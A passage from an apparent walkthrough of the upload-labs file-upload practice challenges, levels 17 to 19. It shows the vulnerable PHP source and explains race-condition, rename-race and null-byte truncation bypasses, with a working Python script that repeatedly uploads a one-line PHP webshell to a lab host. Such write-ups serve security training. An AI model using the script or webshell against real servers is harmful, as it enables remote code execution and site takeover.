            $msg = "Only .jpg|.png|.gif file types are allowed!";
            unlink($upload_file);
        }
    }else{
        $msg = 'Upload error!';
    }
}
Race condition: the file is uploaded to the server first, then the suffix is checked against the whitelist. If it is in the whitelist, it is renamed; otherwise, it is deleted. Therefore, we can upload 3.php; we only need to access it before it is deleted.
Idea 1: Use Burp's Intruder module to continuously upload, while constantly visiting and refreshing the address.
Idea 2: First run pip install hackhttp to install the hackhttp module, then run the following Python script. Connect to the webshell while it is running. Python script:
import hackhttp
from multiprocessing.dummy import Pool as ThreadPool

def upload(lists):
    hh = hackhttp.hackhttp()
    raw = """POST /Pass-17/index.php HTTP/1.1
Host: 192.168.160.141
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.160.141/Pass-17/index.php
Cookie: pass=17
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------6696274297634
Content-Length: 341

-----------------------------6696274297634
Content-Disposition: form-data; name="upload_file"; filename="3.php"
Content-Type: application/octet-stream

<?php assert($_POST["LandGrey"])?>
-----------------------------6696274297634
Content-Disposition: form-data; name="submit"

Upload
-----------------------------6696274297634--
"""
    code, head, html, redirect, log = hh.http('http://192.168.160.141/Pass-17/index.php', raw=raw)
    print(str(code) + "\r")

pool = ThreadPool(10)
pool.map(upload, range(10000))
pool.close()
pool.join()
Pass-18 Upload Rename Bypass
View the source code:
//index.php
$is_upload = false;
$msg = null;
if (isset($_POST['submit']))
{
    require_once("./myupload.php");
    $imgFileName =time();
    $u = new MyUpload($_FILES['upload_file']['name'], $_FILES['upload_file']['tmp_name'], $_FILES['upload_file']['size'],$imgFileName);
    $status_code = $u->upload(UPLOAD_PATH);
    switch ($status_code) {
        case 1:
            $is_upload = true;
            $img_path = $u->cls_upload_dir . $u->cls_file_rename_to;
            break;
        case 2:
            $msg = 'The file has been uploaded but was not renamed.';
            break;
        case -1:
            $msg = 'This file cannot be uploaded to the server temporary file storage directory.';
            break;
        case -2:
            $msg = 'Upload failed. The upload directory is not writable.';
            break;
        case -3:
            $msg = 'Upload failed. This file type cannot be uploaded.';
            break;
        case -4:
            $msg = 'Upload failed. The uploaded file is too large.';
            break;
        case -5:
            $msg = 'Upload failed. A file with the same name already exists on the server.';
            break;
        case -6:
            $msg = 'The file cannot be uploaded because it cannot be copied to the target directory.';
            break;
        default:
            $msg = 'Unknown error!';
            break;
    }
}

//myupload.php
class MyUpload{
......
......
......
  var $cls_arr_ext_accepted = array(
      ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar", ".7z",".ppt",
      ".html", ".xml", ".tiff", ".jpeg", ".png" );

......
......
......
  /** upload()
   **
   ** Method to upload the file.
   ** This is the only method to call outside the class.
   ** @para String name of directory we upload to
   ** @returns void
  **/
  function upload( $dir ){

    $ret = $this->isUploadedFile();

    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->setDir( $dir );
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkExtension();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkSize();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // if flag to check if the file exists is set to 1

    if( $this->cls_file_exists == 1 ){

      $ret = $this->checkFileExists();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, we are ready to move the file to destination

    $ret = $this->move();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // check if we need to rename the file

    if( $this->cls_rename_file == 1 ){
      $ret = $this->renameFile();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, everything worked as planned :)

    return $this->resultUpload( "SUCCESS" );

  }
......
......
......
};
Use upload rename race + Apache parsing vulnerability to bypass successfully. Upload a file named 3.php.7Z and rapidly resubmit the packet. This prevents the server from renaming it in time, so the upload succeeds and the file is not renamed.
Pass-19 00 Truncation
View the source code:
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = $_POST['save_name'];
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);

        if(!in_array($file_ext,$deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            }else{
                $msg = 'Upload error!';
            }
        }else{
            $msg = 'Saving as this file type is forbidden!';
        }

    } else {
        $msg = UPLOAD_PATH . ' directory does not exist. Please create it manually!';
    }
}
Observation shows that img_path in the move_uploaded_file() function is controlled by the POST parameter save_name, so 00 truncation can be used in save_name to bypass it. The rest is the same as in Pass-12.